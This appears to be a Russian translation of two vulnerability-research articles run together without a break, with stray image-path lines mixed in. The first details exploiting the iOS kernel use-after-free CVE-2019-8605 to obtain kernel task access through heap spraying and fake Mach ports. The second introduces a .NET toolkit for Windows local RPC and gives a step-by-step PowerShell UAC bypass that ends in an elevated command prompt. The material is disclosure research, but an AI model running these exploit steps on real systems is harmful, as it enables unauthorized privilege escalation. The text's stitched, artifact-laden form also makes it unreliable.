Одна минимизированная последовательность создавала два сокета IPv6, задавала параметр IPv6, отключала один сокет, а затем обращалась к параметру после освобождения его базовой структуры. ASAN показал двойное освобождение в `in6_pcbdetach()` через путь завершения raw IPv6:

```
#0 free
#1 in6_pcbdetach       /src/bsd/netinet6/in6_pcb.c:681
#2 rip6_detach        /src/bsd/netinet6/raw_ip6.c:829
#3 rip6_abort         /src/bsd/netinet6/raw_ip6.c
[...]
```

Уязвимый код очистки освобождает параметры протокола, но оставляет путь, по которому операции с параметрами сокета продолжают использовать устаревший указатель `in6p_outputopts`:

```
void in6_pcbdetach(struct inpcb *inp) {
    // ...
    if (!(so->so_flags & SOF_PCBCLEARING)) {
        inp->inp_vflag = 0;
        if (inp->in6p_options != NULL) {
            m_freem(inp->in6p_options);
            inp->in6p_options = NULL;
        }
        // option structures are released during detach
    }
}
```

Ранний обходной путь в среде выполнения подавлял обращения после перехода `inp_state` в мёртвое состояние, скрывая простое чтение после освобождения:

```
if (in6p->inp_state == INPCB_STATE_DEAD) {
    error = 0;
    break;
}
```

Удаление этого предположения открыло более полезный примитив. Генерируемые имена параметров также заменили с произвольных целых чисел на типизированное перечисление, чтобы фаззер эффективнее исследовал допустимые пути.

Ключевой параметр сокета — `SO_NP_EXTENSIONS`. Его флаг `SONPX_SETOPTSHUT` разрешает вызывать `setsockopt` после завершения работы:

```
#define SONPX_SETOPTSHUT 0x000000001


int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
struct so_np_extensions sonpx = {
    .npx_flags = SONPX_SETOPTSHUT,
    .npx_mask = SONPX_SETOPTSHUT,
};
setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));
```

Минимизированный пример создаёт TCP-сокет IPv6, разрешает параметры после завершения, выделяет параметры пакетов IPv6, отключает сокет, чтобы эти параметры освободились, а затем вызывает `getsockopt` или `setsockopt` через висячий указатель. Это и есть CVE-2019-8605.

Эксплуатация

Как работает использование после освобождения

Висячим объектом является структура `ip6_pktopts`, на которую ссылается `inpcb.inp6_outputopts`.



Несколько функций получения параметров напрямую возвращают поля этой структуры. Целые числа `minmtu` и `prefer_tempaddr` дают небольшие операции чтения по известным смещениям. `IPV6_PKTINFO` мощнее: если `ip6po_pktinfo` не равен null, ядро копирует 20 байт по указателю, хранящемуся в повторно занятом объекте.

```
case IPV6_PKTINFO:
    if (pktopt && pktopt->ip6po_pktinfo)
        optdata = (void *)pktopt->ip6po_pktinfo;
    else {
        bzero(&null_pktinfo, sizeof(null_pktinfo));
        optdata = (void *)&null_pktinfo;
    }
    optlen = sizeof(struct in6_pktinfo);
    break;
```

Если освобождённое выделение повторно занять контролируемыми байтами, эти поля дают воспроизводимый примитив чтения. Поэтому эксплойт должен распылить данные в той же зоне аллокатора и определить, какое распылённое выделение заместило жертву.

Начальная загрузка более мощных примитивов

IOSurface используется для распыления в памяти ядра контролируемых данных свойств переменного размера. Создаётся множество выделений с различными значениями-маркерами. После освобождения чтение параметров сокета раскрывает маркер объекта распыления, занявшего слот `ip6_pktopts`. Теперь эксплойт знает и то, что замещение удалось, и то, какое свойство нужно изменить.

Первое полезное расположение помещает выбранный указатель ядра по смещению `ip6po_pktinfo`. `getsockopt(IPV6_PKTINFO)` следует по нему и копирует наружу 20 байт, предоставляя произвольное чтение ядра небольшого фиксированного размера. Повторные вызовы позволяют читать более крупные диапазоны.

Надёжность зависит от поведения аллокатора, а не только от времени. Эксплойт:

1. выделяет множество свойств IOSurface целевого размера;
2. создаёт пустоты, удаляя контролируемое подмножество;
3. выделяет уязвимый параметр сокета в одной из этих пустот;
4. освобождает параметр, сохраняя висячий указатель сокета;
5. повторно заполняет пустоты помеченными данными IOSurface;
6. читает через висячий указатель, чтобы определить победившее выделение.

Можно подготовить несколько сокетов, чтобы неудачное замещение не завершало попытку. Маркеры отличают устаревшие данные, другой объект ядра и успешно занявшее память распылённое выделение. Это превращает вероятностное событие кучи в проверяемый переход состояния.

Знакомство с tfp0

Традиционная цель джейлбрейка iOS — право на отправку порту, представляющему `kernel_task`. Mach-сообщения несут заголовок с именами портов назначения и ответа, битами и размером сообщения:


```
typedef struct {
    mach_msg_bits_t msgh_bits;
    mach_msg_size_t msgh_size;
    mach_port_t msgh_remote_port;
    mach_port_t msgh_local_port;
    mach_port_name_t msgh_voucher_port;
    mach_msg_id_t msgh_id;
} mach_msg_header_t;
```

`mach_msg_overwrite_trap()` копирует сообщение пользовательского пространства в `ipc_kmsg`; `ipc_kmsg_copyin_header()` разрешает имена портов в IPC-пространстве отправителя; `ipc_right_copyin()` проверяет права и преобразует имена в указатели `ipc_port`; наконец, `ipc_kmsg_send()` ставит сообщение в очередь порта назначения.

Элемент таблицы IPC-пространства хранит объект ядра и права задачи:

```
struct ipc_entry {
    struct ipc_object *ie_object;
    ipc_entry_bits_t ie_bits;
    mach_port_index_t ie_index;
    // ...
};
```


Цель — добавить в собственную таблицу IPC элемент, у которого `ie_object` является поддельным портом, связанным с `kernel_task`, а `ie_bits` предоставляют право на отправку.



Поддельный порт должен пройти проверки, выполняемые при преобразовании порта задачи. `task_conversion_eval()` разрешает задаче разрешать собственный порт задачи, а `kernel_task` — любой порт задачи. Поэтому поддельный порт с правильным пространством получателя и отношением задачи способен пройти путь преобразования, используемый `mach_vm_read`, `mach_vm_write` и родственными API.

Обход ASLR и подделка структур данных

Многие цепочки эксплойтов сначала повреждают память и лишь потом получают примитив чтения. Необычное преимущество SockPuppet — надёжное чтение до разрушительного повреждения. Отдельная утечка указателя предоставляет начальный адрес, а произвольное чтение обходит структуры ядра и находит всё необходимое для окончательных поддельных объектов.



Массив дескрипторов внестрочных портов распыляется указателями на порт хоста. Чтение одного распылённого дескриптора раскрывает его `ipc_port`; получатель порта раскрывает `ipc_space_kernel`. Из структур текущей задачи и процесса эксплойт получает собственную таблицу IPC. Он также находит `kernel_task`, её карту и необходимые адреса ядра для создания поддельных задачи и порта.

Контролируемые данные IOSurface хранят поддельные структуры по известному утёкшему адресу. Поля заполняются консервативно: тип объекта и счётчики ссылок допустимы, указатели получателя и kobject ведут к ожидаемым объектам, а поддельная задача указывает на карту ядра. Эксплойт не изменяет посторонние поля, чтобы последующий код Mach следовал обычными путями.

Внедрение нашего порта kernel_task

Остаётся записать указатель в таблицу IPC текущей задачи. Массивы внестрочных портов предоставляют выделения ядра с повторяющимися указателями `ipc_port`. Если таким массивом повторно занять память висячего `ip6_pktopts`, функции установки параметров сокета могут изменять выбранные байты существующего указателя. В сочетании с формированием кучи и знанием структуры таблицы это даёт ограниченную запись, необходимую для перенаправления элемента IPC на поддельный порт.

Биты прав элемента подготавливаются как допустимое право на отправку. Когда слот таблицы начинает именовать поддельный порт, пользовательское пространство вызывает операцию порта задачи. Mach разрешает имя через изменённый элемент, следует по поддельному порту к поддельной задаче и получает доступ к настоящей карте ядра. После этого стандартные операции `mach_vm_*` предоставляют стабильное чтение и запись ядра: `tfp0` получен.

После успеха эксплойт тщательно управляет ссылками и распылёнными объектами. Структуры ядра, остающиеся достижимыми, не освобождаются преждевременно, а временные порты уничтожаются только тогда, когда учёт их ссылок безопасен.

Оценка PAC и MTE

Техника разрабатывалась на устройствах без Pointer Authentication, но важными повреждаемыми значениями служат указатели на данные, а не адреса возврата или подписанные указатели на функции. PAC на A12 не предотвращает автоматически UAF, примитив чтения или манипуляции с таблицей IPC. Более широкое подписание ценных данных ядра могло бы повысить стоимость атаки, как обсуждается в статье «Исследование Pointer Authentication на iPhone XS».

Memory Tagging Extension может обнаружить повторное использование освобождённого выделения, если висячий указатель и замещающий объект получат разные теги. Эффективность зависит от генерации тегов, интеграции с аллокатором и возможности атакующего повторять попытки или определять теги. Ни одну меру защиты не следует оценивать лишь по одному эксплойту; важнее понять, разрушает ли она примитивы, доступные в реалистичных цепочках.

Мета iOS-эксплойтов

SockPuppet следует узнаваемой схеме современных эксплойтов iOS: получить начальный примитив нарушения безопасности памяти, построить чтение ядра, раскрыть адреса, распылить поддельные Mach-объекты, получить ограниченную запись и превратить поддельный порт в `tfp0`. Эта экосистема известных техник делает разработку эксплойтов модульной, но также означает, что защитные изменения центральных структур вроде `ipc_port`, преобразования задач и порта задачи ядра способны нарушить сразу многие цепочки.

Полезное сравнение даёт цепочка эксплойтов для iOS, применявшаяся в реальных атаках. Подробности её эксплуатации, особенно создание поддельных объектов, подробнее рассмотрены во второй части.

Жизнь ошибки

CVE-2019-8605 появилась, когда поведение параметров сокета после завершения работы добавили без полного согласования с уничтожением блока управления протоколом. Об ошибке

сообщили Apple, её исправили, а затем она получила широкую известность, поскольку iOS 12.4 случайно вернула уязвимость после исправления в 12.3.

Корневая причина не сводится к отсутствующему присваиванию null. Две подсистемы расходятся в понимании времени жизни объекта: отключение уничтожает параметры IPv6, а `SO_NP_EXTENSIONS` разрешает более поздние операции, предполагающие, что эти параметры ещё действительны. Надёжное исправление должно сделать переход состояния явным и обеспечить, чтобы все пути параметров последовательно отклоняли отключённый PCB или безопасно обрабатывали его.

Сводка примитивов

Механизм	Преимущество	Использован
Свойства IOSurface	Распыление произвольных данных ядра с контролируемыми размером и содержимым	Да
Массивы дескрипторов внестрочных портов	Распыление массивов указателей `ipc_port`	Да
Функции чтения висячего `ip6_pktopts`	Чтение полей и следование по `ip6po_pktinfo` для 20-байтного чтения ядра	Да
Функции установки висячих параметров	Изменение выбранных полей в повторно занятом выделении	Да
Утечка указателя и произвольное чтение	Обход KASLR и поиск текущей задачи, пространств IPC и `kernel_task`	Да
Поддельные задача и порт	Преобразование записи в элемент таблицы в `tfp0`	Да

Заключение

SockPuppet демонстрирует весь путь от сбоя фаззера до стабильного эксплойта ядра. Сетевой фаззинг с состоянием обнаружил расхождение во времени жизни, которое мог пропустить фаззер системных вызовов без состояния. Тщательный анализ превратил висячие параметры сокета в примитив чтения; учитывающие аллокатор распыления сделали повторное занятие наблюдаемым; знание Mach IPC преобразовало ограниченное повреждение в поддельный порт задачи ядра.

Самый универсальный урок — формулировать явные промежуточные цели. Каждый этап должен раскрывать достаточно состояния, чтобы проверить успех и подготовить следующий. Надёжный эксплойт — это не одно изобретательное повреждение, а последовательность небольших измеримых примитивов с понятными предположениями.

Вызов локальных RPC-серверов Windows из .NET

Искать уязвимости Windows увлекательно, но создание инструментов, упрощающих такие исследования, может оказаться ещё ценнее. В статье представлен управляемый инструментарий проекта Sandbox Analysis для вызова локальных RPC-серверов Windows из .NET и продемонстрирован ранее недокументированный обход UAC из PowerShell.

Общие сведения

Многие доказательства концепции Project Zero для Windows написаны на C#. По сравнению с C++ управляемый код часто делает сложные логические эксплойты надёжнее и короче. Общая функциональность исследования ОС собрана в NtApiDotNet, подключаемом непосредственно через NuGet.

Локальный RPC оставался слепой зоной, поскольку инструментарий MIDL Microsoft создаёт клиенты C, а не C#. Иногда Windows поставляет DLL-обёртку, как `DSCLIENT` для Data Sharing Service, но большинство клиентов RPC встроены в приложения и не имеют повторно используемого API.

Можно было бы скомпилировать созданный C-код в нативную DLL или обёртку C++/CLI, но это не было бы чистым управляемым решением. Непосредственный P/Invoke низкоуровневой клиентской среды `RPCRT4.DLL` сложен и чреват ошибками. Управляемая реализация даёт дополнительные преимущества:

• Минимум нативных вызовов, кроме низкоуровневых интерфейсов ядра.
• Более безопасный фаззинг, где повреждённые клиентские значения обычно вызывают перехватываемые управляемые исключения.
• Богатые метаданные рефлексии для созданных методов и структур.
• Создание входных данных фаззинга во время выполнения на основе типов параметров.


Необходимы две возможности:

1. Разобрать бинарный файл и восстановить сведения об интерфейсах и типах RPC.
2. Маршалировать данные NDR, подключиться по локальному RPC/ALPC и вызвать методы.

Делал ли это кто-нибудь раньше?

RPC View

RPC View перечисляет активные серверы, конечные точки и методы через графический интерфейс и может декомпилировать интерфейсы в IDL.



Его реализацию на C/C++ нельзя непосредственно встроить в управляемое приложение. Созданный IDL неполон для некоторых дескрипторов и типов структур, а разбор текста менее полезен, чем получение структурированной модели .NET.

RPCForge

RPCForge Клемана Руо и Томаса Имбера фаззит клиенты RPC с помощью PythonForWindows. Их работа PacSec объясняет, как локальный RPC использует недокументированный механизм ядра Advanced Local Procedure Call (ALPC).

Реализация написана на Python, а не на управляемом .NET, и инструментарий создания клиентов не опубликован. IronPython или трансляция исходного кода добавили бы больше сложности, чем новая реализация.


SMBLibrary

SMBLibrary — полезная реализация SMB версий 1–3 на C#, включающая базовый клиент RPC через именованные каналы. Она поддерживает только функциональность, необходимую нескольким распространённым серверам. RPC именованных каналов отличается от локального RPC Windows через ALPC, и библиотека не создаёт клиенты.

Реализация

Реализация Sandbox Analysis Tools включает:

• Загрузку PE и извлечение метаданных RPC-сервера в объекты .NET.
• Маршалинг Network Data Representation (NDR).
• Транспорт локального RPC через ALPC.
• Генератор исходного кода C# из разобранных интерфейсов.



Самый простой интерфейс предоставляет модуль PowerShell NtObjectManager с командами для разбора серверов, назначения имён методам и полям, создания и компиляции клиентов и подключения.

Практический пример: обход UAC

Практический пример должен быть доступен непосредственно только через RPC и воспроизводиться на стандартной Windows. Microsoft не считает UAC границей безопасности, а публичные обходы уже существуют, поэтому можно рассмотреть неисправленный пример.

APPINFO предоставляет UAC через RPC, тогда как ShellExecute скрывает интерфейс службы. Идентификатор интерфейса:

```
201ef99a-7fa0-444c-9399-19ba84f12a1a, version 1.0
```

Его ключевой метод — `RAiLaunchAdminProcess`, в общих чертах соответствующий `CreateProcessAsUser`. Среди важных параметров — путь исполняемого файла, командная строка, флаги запуска и создания, окружение, текущий каталог и возвращаемые дескрипторы процесса и потока.

Обзор

`CreateFlags` почти напрямую передаётся в `CreateProcessAsUser.dwCreationFlags`; служба проверяет только наличие `CREATE_UNICODE_ENVIRONMENT`. Поэтому вызывающие стороны могут передавать `DEBUG_PROCESS` или `DEBUG_ONLY_THIS_PROCESS`.

Как описано в статье *Злоупотребление отладчиком пользовательского режима*, первое событие отладки может предоставить мощный дескриптор процесса. APPINFO возвращает для

повышенного процесса только PROCESS_QUERY_LIMITED_INFORMATION, чего недостаточно для прямого запроса ProcessDebugObjectHandle.

Ключевой момент: при создании процесса объект отладки потока сохраняется в зарезервированном поле TEB. Все отлаживаемые процессы, созданные в том же потоке, совместно используют этот объект.

Бит 0 RAiLaunchAdminProcess.StartFlags определяет, повышает ли APPINFO привилегии дочернего процесса. Это позволяет выполнить следующую последовательность:

1. Попросить APPINFO создать **неповышенный** процесс с DEBUG_PROCESS и StartFlags = 0.
2. Поскольку процесс непривилегированный, запросить и продублировать его объект отладки.
3. Отсоединить процесс, сохранив дескриптор объекта отладки.
4. Попросить APPINFO в том же рабочем потоке RPC создать **повышенный** процесс с DEBUG_PROCESS и StartFlags = 1.
5. Существующий объект отладки TEB назначается повышенному дочернему процессу.
6. Дождаться события создания повышенного процесса на захваченном объекте.
7. Извлечь и усилить возвращённый дескриптор процесса.

RPC использует пул потоков, поэтому два вызова не обязательно выполнятся в одном рабочем потоке. Многократное создание неповышенных отлаживаемых процессов инициализирует несколько потоков пула и захватывает их объекты, повышая вероятность того, что повышенный вызов использует один из них.

Повышенный вызов всё равно показывает UAC, если этого требует политика. При стандартных настройках Windows автоматически повышает выбранные бинарные файлы Microsoft, например Диспетчер задач, поэтому выбор такого файла позволяет избежать запроса.

Эксплуатация с помощью PowerShell

1. Установка инструментария

```
Install-Module NtObjectManager -Scope CurrentUser
Import-Module NtObjectManager
```

2. Разбор интерфейса RPC APPINFO

```
$server = Get-RpcServer "$env:SystemRoot\System32\appinfo.dll" |
    Where-Object InterfaceId -eq '201ef99a-7fa0-444c-9399-19ba84f12a1a'
```

Необязательная интеграция с DbgHelp разрешает общедоступные имена методов. Имена также можно назначить через изменяемые метаданные или XML-отображение, созданное Get-RpcServerName.

3. Создание и подключение клиента

```
$client = Get-RpcClient $server
$client.Connect()
```

Внутри модуль создаёт C#, компилирует временную сборку, создаёт экземпляр клиента и разрешает конечную точку APPINFO через RPC Endpoint Mapper. Подключение также может запустить службу через зарегистрированный триггер.

4. Обёртка RAiLaunchAdminProcess

```
function Start-UacRpcProcess([string]$Path, [bool]$Elevate) {
    $startFlags = if ($Elevate) { 1 } else { 0 }
    $createFlags = 0x00000400 -bor 0x00000001 # UNICODE_ENV + DEBUG_PROCESS

    $result = $client.RAiLaunchAdminProcess(
        $Path, $null, $startFlags, $createFlags, $null, $null)

    Get-NtProcess -Handle $result.ProcessInformation.ProcessHandle
}
```

Созданные выходные параметры оборачиваются в структуру результата для удобного использования из PowerShell.

5. Захват объекта отладки

```
$normal = Start-UacRpcProcess "$env:SystemRoot\System32\notepad.exe" $false
$debug = $normal.DebugObject
$debug.Detach($normal.ProcessId)
```

6. Создание повышенной цели

```
$elevated = Start-UacRpcProcess "$env:SystemRoot\System32\Taskmgr.exe" $true
$event = Start-NtDebugWait $debug -Infinite
```

У дескриптора события отсутствует `PROCESS_SUSPEND_RESUME`, поэтому с его помощью нельзя непосредственно отсоединить цель, но он включает `PROCESS_DUP_HANDLE`. Продублируем псевдодескриптор повышенного процесса (`-1`) изнутри него, чтобы получить полный доступ:

```
$full = Copy-NtObject -SourceProcess $event.Process -Handle -1
```

7. Выполнение повышенного кода

Используем полностью привилегированный процесс как родительский для нового:

```
New-Win32Process cmd.exe -ParentProcess $full
```

Полученная командная строка работает с повышенными привилегиями.

Использование клиентов RPC из C#

`Format-RpcClient` или `RpcClientBuilder` могут создавать автономные файлы C#. Массовый рабочий процесс разбирает бинарные файлы и создаёт клиенты:

```
Get-ChildItem "$env:SystemRoot\System32\*.dll" | ForEach-Object {
    Get-RpcServer $_.FullName | ForEach-Object {
        Format-RpcClient $_ -OutputPath .\generated
    }
```

```
}
```

